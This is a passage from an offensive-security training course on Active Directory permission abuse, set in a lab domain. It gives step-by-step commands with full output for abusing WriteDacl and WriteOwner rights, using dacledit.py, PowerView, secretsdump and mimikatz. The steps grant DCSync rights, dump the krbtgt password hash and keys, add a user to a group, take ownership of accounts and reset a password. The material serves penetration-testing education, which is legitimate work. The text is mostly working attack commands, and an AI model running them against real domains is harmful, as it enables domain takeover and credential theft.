
In the context of Active Directory, specific permissions, such as `WriteDacl` and `Ownership`, play a crucial role in controlling access to objects and ensuring their security. The `WriteDacl` access right refers to the privilege that allows an account to modify the `DACL` of a target object. `Ownership` on the other hand denotes the state of possessing administrative control over an object. Understanding the significance of these access rights is essential as they can impact the vulnerability and potential abuses associated with the manipulated `DACL`.

Suppose we possess an account with privileges to modify a target object's `DACL` through the `ownership` or `WriteDacl` access rights. In that case, we can use that account to edit the target's `DACL` and make it vulnerable to other attacks.

In the following example, we hijacked an account with `WriteDacl` over the root domain object. We can use this access rights to grant us `DCSync` rights. The domain's `DACL`, if edited, can grant us enough rights to perform a DCSync attack.

Identifying Vulnerable Objects

We can use `BloodHound` to identify objects vulnerable to `WriteDacl` or with the edge `Owner`. Although we can use the cypher query we used before and replace it with `WriteDacl` or `Owner`, this may create many difficult paths to check. We can use the pathfinding option to identify the paths from the account we have control of to our target:



We can also use `PowerView` to identify if `Luna` has Active Directory rights over the domain `INLANEFREIGHT.LOCAL`. To do so, we will use the function `Get-DomainSID` and pass it to the function `Get-DomainObjectAcl`; this is because if we use `-Identity inlanefreight.local`, we will get a few more objects due to inheritance issues and the domain name appearing on those objects:

Querying Luna's DACL over the Domain

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = ConvertTo-SID luna
PS C:\Tools> Get-DomainSID | Get-DomainObjectAcl -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceType               : AccessAllowed
ObjectDN              : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : WriteDacl
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1267651629-1192007096-1618970724
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4618
AccessMask            : 262144
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

We can use `dacledit.py` to find those privileges, but instead of using the `-target` option, we will use `-target-dn` to specify the Domain Distinguished name:

Querying Luna's DACL over the Domain

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[46] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
```

```
1618970724-4618)
```

Abusing WriteDACL from Linux

The `WriteDacl` access right in the domain does not allow us to perform the `DCSync` attack, but we must use it to assign an account the rights to be able to perform the `DCSync`. To assign `DCSync` access rights to `Luna`'s account or any other account, we can use `dacledit.py` from Linux.

Before editing the domain's `DACL`, let us try to perform the `DCSync` attack using secretsdump from impacket:

Attempting DCSync before DACL Modification

```
secretsdump.py -just-dc-user krbtgt inlanefreight.local/luna:[email
protected]

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The
distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-
vss parameter
[*] Cleaning up...
```

Up until now, the only action we have done with `dacledit.py` has been querying `DACLs`; however, this tool also allows us to modify `DACLs`. We will use the `-action write` option to indicate that we want to modify the `DACL`, followed by the `-rights dcsync` option to indicate the access rights we want to assign to the account one we have selected.

Modify DACLs with dacledit.py

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123 -action write -rights DCSync

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230518-130322.bak
[*] DACL modified successfully!
```

Afterward, if we enumerate the `DACL`, we will be able to see that the access rights were indeed modified:

Querying Luna's DACL over the Domain

```
python3 examples/dacledit.py -principal luna -target-dn
dc=inlanefreight,dc=local -dc-ip 10.129.205.81
inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[12] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ControlAccess
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : DS-Replication-Get-Changes (1131f6aa-
9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[15] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ControlAccess
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : DS-Replication-Get-Changes-All
(1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[48] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Once we edit the `DACL` for the Domain, we can perform `DCSync`:

Attempting DCSync after DACL Modification

```
secretsdump.py -just-dc-user krbtgt inlanefreight.local/luna:[email
protected]
```

```
Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dafbbaba2fef3addbba5b4fedfc38d
ab:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-
96:88083fd1b5ea038d4f1e89719b98315839d68f7f398963df5b5adea69fb1dbda
krbtgt:aes128-cts-hmac-sha1-96:4075cb5503450cb3e05d4321891c923e
krbtgt:des-cbc-md5:08319dfd4a6891c7
[*] Cleaning up...
```

Abusing WriteDacl from Windows

On Windows, we can use `PowerView` to modify `DACLs`. We will use PowerView or SharpView and the `Add-DomainObjectAcl` function with the option `-TargetIdentity $(Get-DomainSID)` to specify the object we want to modify, in this case, we are also querying the domain's SID with the function `Get-DomainSID`, next we need to specify the `-PrincipalIdenity luna` which is the account that we want to grant the rights and finally the option `-Rights DCSync`:

Modifying DACLs using PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity $(Get-DomainSID) -
PrincipalIdentity luna -Rights DCSync -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=luna)(name=luna)(displayname=luna))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(objectsid=S-1-5-21-1267651629-1192007096-1618970724)))
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
'DCSync' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal
```

```
CN=Luna,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights
 GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=INLANEFREIGHT,DC=LOCAL
```

To perform `DCSync` from Windows, we can use mimikatz:

DCSync from Windows using mimikatz

```
C:\Tools> mimikatz.exe "lsadump::dcsync /domain:inlanefreight.local
/user:krbtgt /csv"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:inlanefreight.local
/user:krbtgt /csv
[DC] 'inlanefreight.local' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  dafbbaba2fef3addbba5b4fedfc38dab        514
```

Abusing other Objects with WriteDacl

If we encounter some other objects such as a group or a user, we can assign `FullControl` over the object and abuse these access rights accordingly. Let us take as an example the `Finance group` over which `Luna` has `WriteDacl`. We will have to use `Luna`'s privileges to assign `FullControl` and then `add` a user to the group to abuse this privilege.

Querying Luna's DACLs over the Finance Group

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
```

```
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Modifying Luna's DACLs over the Finance group

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123 -action write

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230524-211441.bak
[*] DACL modified successfully!
```

Querying Luna's DACLs over the Finance Group after Modification

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[3] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
[*]   ACE[21] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE
[*]     Access mask               : WriteDACL (0x40000)
[*]     Trustee (SID)             : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Now we can add a user to the group using addusertogroup:

Using addusertogroup.py to add Luna to the Finance group

```
python3 addusertogroup.py -d inlanefreight.local -g "Finance" -a luna -u
luna -p Moon123

[+] Connected to Active Directory successfully.
[+] Group Finance found.
[+] User luna found.
[+] User added to group successfully.
```

If we want to revert the `DACL` modification, we can use the backup file generated by `dacledit.py` when we performed the `write action`:

Restoring the DACL using the Backup File

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123 -action restore -file
dacledit-20230524-211441.bak

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] File dacledit-20230524-211441.bak already exists, I'm refusing to
overwrite it, setting another filename
[*] DACL backed up to dacledit-20230524-211953.bak
[*] Restoring DACL
[*] DACL modified successfully
```

Querying Luna's DACLs over the Finance Group after Reversion

```
python3 examples/dacledit.py -principal luna -target "Finance" -dc-ip
10.129.205.81 inlanefreight.local/luna:Moon123

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4618)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, INHERITED_ACE
```

```
[*]     Access mask                : WriteDACL (0x40000)
[*]     Trustee (SID)              : luna (S-1-5-21-1267651629-1192007096-
1618970724-4618)
```

Note: Additionally, starting in BloodHound 4.3.1, the help menu provides steps for both Linux and Windows on how to abuse access rights.

Grant ownership

We obtained access to an account with the `WriteOwner` access right over a target object. This particular account allows us to modify the `owner` of the target object, specifically the `OwnerSid` sub-attribute within the object's `security descriptor`. Exploiting this `access right` opens up possibilities for various abuses, depending on the target object: if we have `WriteOwner` over a `user` we can assign all rights to another account (which will allow us to perform a `Password Reset` or `targeted Kerberoasting`), if it is a `group` we can add or remove members, and if it is a `GPO` we can modify it.

Note: GPO Attacks as well other DACL abuses (such as computer attacks) will be covered in other DACL Attacks mini-modules.

The `WriteOwner` access right allows us to modify the object's owner; however, when using `dacledit.py` or `PowerView`, these tools will not show us any access rights we can abuse. For example, `Lilia` is the owner of the group `Managers`, if we use `PowerView` or `dacledit.py`, we will not get any result if we look for the object `DACL`:

Query Lilia's DACL over Managers with dacledit.py


```
python3 examples/dacledit.py -principal lilia -target Managers -dc-ip
10.129.205.81 inlanefreight.local/lilia:DACLPass123
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
5608)
```

Query Lilia's DACL over Managers with PowerView

```
PS C:\Tools> Get-DomainObjectAcl -Identity Managers -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $LiliaSID}

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
```

```
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(|
(samAccountName=krbtgt)))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/CN=Schema,CN=Configuration,DC=INLANEFREIGH
T,DC=LOCAL
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/CN=Extended-
Rights,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string: (&(|(|
(samAccountName=Managers)(name=Managers)(displayname=Managers))))
```

However, we can use `BloodHound` to detect this relationship:




Identifying Vulnerable Objects

Suppose that we successfully gained access to `Pedro`, an account with `WriteOwner` over the user account `GPOADMIN`.

First, we will use `BloodHound` with a cypher query to identify those access rights. We include `n:User` so that `BloodHound` returns only paths created from a user object. We can do the same with groups; however, that will create too many paths, making it more challenging to analyze.

```
MATCH p=((n:User)-[r:WriteOwner]->(m)) RETURN p
```



Similarly, we can use `dacledit.py` and `PowerView` to identify those access rights:

Querying Pedro's DACL over the User GPOAdmin using dacledit.py

```
python3 examples/dacledit.py -principal pedro -target GPOAdmin -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteOwner (0x80000)
[*]     Trustee (SID)             : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

Querying Pedro's DACL over the User GPOAdmin using PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
```

```
PS C:\Tools> $userSID = ConvertTo-SID pedro
PS C:\Tools> Get-DomainObjectAcl -Identity GPOAdmin -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceType               : AccessAllowed
ObjectDN              : CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : WriteOwner
OpaqueLength          : 0
ObjectSID             : S-1-5-21-1267651629-1192007096-1618970724-4624
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask            : 524288
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

Before editing the target's `Owner` and `DACL`, let us try to perform a password reset to confirm that we do not have such privileges:

Password Reset Attempt to the GPOAdmin Account

```
net rpc password GPOAdmin Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

Failed to set password for 'GPOAdmin' with error: Access is denied..
```

Abusing WriteOwner from Linux

From Linux, we can use Impacket's owneredit.py python script. At the time of writing, the pull request #1323 offering this tool is still being reviewed. `owneredit.py` has the following main command-line arguments:

- `-action` defines the operation to perform. It can be `-action read` or `-action write`. In this case, we will set it to `read`. If no argument is set, the default is `read`.
- `-target`, `-target-sid`, or `-target-dn` respectively define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the object from which the `DACL` must be retrieved and parsed.
- `-new-owner`, `-new-owner-sid`, or `-new-owner-dn` respectively define the `sAMAccountName`, `Security Identifier`, or `Distinguished Name` of the object to set as the new owner of the target object.

Let us download the tool directly from [ShutdownRepo/Impacket]() and save it in the same folder where we have `dacledit.py` and execute the attack:

Downloading and Using owneredit.py

```
wget -q
https://raw.githubusercontent.com/ShutdownRepo/impacket/owneredit/examples
/owneredit.py -O ./shutdownRepo/impacket/examples/owneredit.py
python3 examples/owneredit.py -action write -new-owner pedro -target
GPOAdmin -dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Current owner information below
[*] - SID: S-1-5-21-1267651629-1192007096-1618970724-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] OwnerSid modified successfully!
```

Once the `owner` is changed, the `Pedro` account does not have (yet) enough access rights to conduct a password reset. However, the ownership of the target object allows for editing its `DACL` and grant the necessary rights. Let us grant `Pedro` the access right to perform a password reset. `dacledit.py` allow us to modify a `DACL` and add the following predefined rights: `FullControl`, `ResetPassword`, `WriteMembers`, and `DCSync`, but we can also use the `-rights-guid` option to specify any other extended access right manually. `FullControl` is the default access right (use the help menu to get more information). Let us grant `Pedro` `FullControl` over the `GPOAdmin` account:

Changing User Rights with dacledit.py

```
python3 examples/dacledit.py -principal pedro -target GPOAdmin -action
write -rights FullControl -dc-ip 10.129.205.81
inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] DACL backed up to dacledit-20230519-095451.bak
[*] DACL modified successfully!
```

Now, we can perform the password reset and test that the credentials are correct:

Password Reset GPOAdmin

```
net rpc password GPOAdmin Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81
poetry run crackmapexec ldap 10.129.205.81 -u GPOAdmin -p Mynewpassword1

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
INLANEFREIGHT.LOCAL\GPOAdmin:Mynewpassword1
```

Abusing WriteOwner from Windows

From Windows, we can change a target object's `owner` with Set-DomainObjectOwner from the PowerView.

Setting the Object Owner with PowerView

```
PS C:\Tools> Set-DomainObjectOwner -Identity GPOAdmin -OwnerIdentity pedro
-Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=pedro)(name=pedro)(displayname=pedro))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=GPOAdmin)(name=GPOAdmin)(displayname=GPOAdmin))))
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for
'GPOAdmin' to 'pedro'
```

To edit another object's `DACL`, we can use the Add-DomainObjectAcl function from PowerView. The `PowerView -Rights` option supports `All`, `ResetPassword`, `WriteMembers`, and `DCSync` (notice that `PowerView` uses `All` instead of `FullControl`, but they are identical). Alternatively, we can use the option `-RightsGUID` to manually specify the extended access rights we want to apply:

Modifying GPOAdmin's DACL

```
PS C:\Tools> Add-DomainObjectAcl -TargetIdentity GPOAdmin -
PrincipalIdentity pedro -Rights All -Verbose
```

```
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=pedro)(name=pedro)(displayname=pedro))))
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=GPOAdmin)(name=GPOAdmin)(displayname=GPOAdmin))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Pedro
Valt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 'All' on
CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=Pedro
Valt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL rights GUID
'00000000-0000-0000-0000-000000000000' on
CN=GPOAdmin,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

Now we can use `net` to perform the password reset.

Password Reset using net

```
C:\Tools> net user GPOAdmin Tryanotherpassword123 /domain

The command completed successfully.
```

Skills Assessment

It is time to chain together all the `DACL` abuses and attacks covered throughout the module.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, recently terminated one of its systems administrators after several discussions, meetings, and training sessions due to not implementing nor following AD security best practices. Specifically, this sysadmin was known to spray privileged and unnecessary access rights to all objects within the network, violating the principle of least privilege. Therefore, they are worried that might an adversary breaches them, the consequences would be unbearable.

Knowing that you deeply understand AD security and excel at attacking misconfigured `DACLs`, they contacted you so that you perform a penetration test against their AD environment. They want you to focus mainly on auditing the `DACLs` of the various network objects.

For this internal assessment, `Inlanefreight` has provided you with a computer named `WS01` and an account named `carlos`. To connect to `WS01`, you must use the target IP

address and the RDP port `13389`. After connecting, you will start enumerating and attacking `Inlanefreight`'s AD environment to evaluate their security.

Rules of Engagement

The company has one particular rule of engagement that must be complied with throughout the penetration test. Breaching it renders the contract revoked. You must comply with the following:

- `Do not reset the passwords of users`.

Note: You can perform the enumeration and attacks from both Linux and Windows. BloodHound and all tools needed to complete the lab are located in C:\Tools\. BloodHound credentials are neo4j:Password123

9. DACL Attacks II

Introduction to DACL Attacks II

Within the complex landscape of Windows security, understanding which types of Discretionary Access Control Lists (DACLs) can be abused is vital for both defenders and attackers. DACLs are an essential component of security descriptors, which dictate principals' permissions and access rights to system objects. This module will explore several attack techniques that exploit vulnerabilities related to DACLs, enabling students to understand better how DACL configurations can be abused.

Building on the foundational knowledge established in DACL Attacks I, this module covers more DACL abuse, continuing to explore techniques that exploit DACL misconfigurations, providing students with an understanding of how attackers leverage these vulnerabilities to compromise system security.

In this module, we will cover:

- `Shadow Credential Attacks`: These techniques utilize DACLs to add alternate credentials in the `msDS-KeyCredentialLink` attribute in Windows Active Directory to gain control over user or computer accounts.
- `Logon Scripts`: We examine how attackers can exploit DACLs governing logon scripts to execute arbitrary commands across multiple user sessions.
- `SPN Jacking`: This section explores the manipulation of Service Principal Names (SPNs) enabled by improper DACL configurations, which can lead to dangerous impersonation attacks within a domain.
- `GPO Understanding and Abuse`: Students will learn about the critical role of Group Policy Objects (GPOs) and how their DACL misconfigurations can lead to different attacks.
- `sAMAccountName Spoofing`: This topic addresses how DACL manipulation can allow attackers to change sAMAccountName attributes, impersonating domain controllers to escalate their privileges.

Other DACL attacks that were not covered on DACL I & II are included within other modules such as Kerberos Attacks, Active Directory Enumeration and Attacks, Active Directory BloodHound, etc.

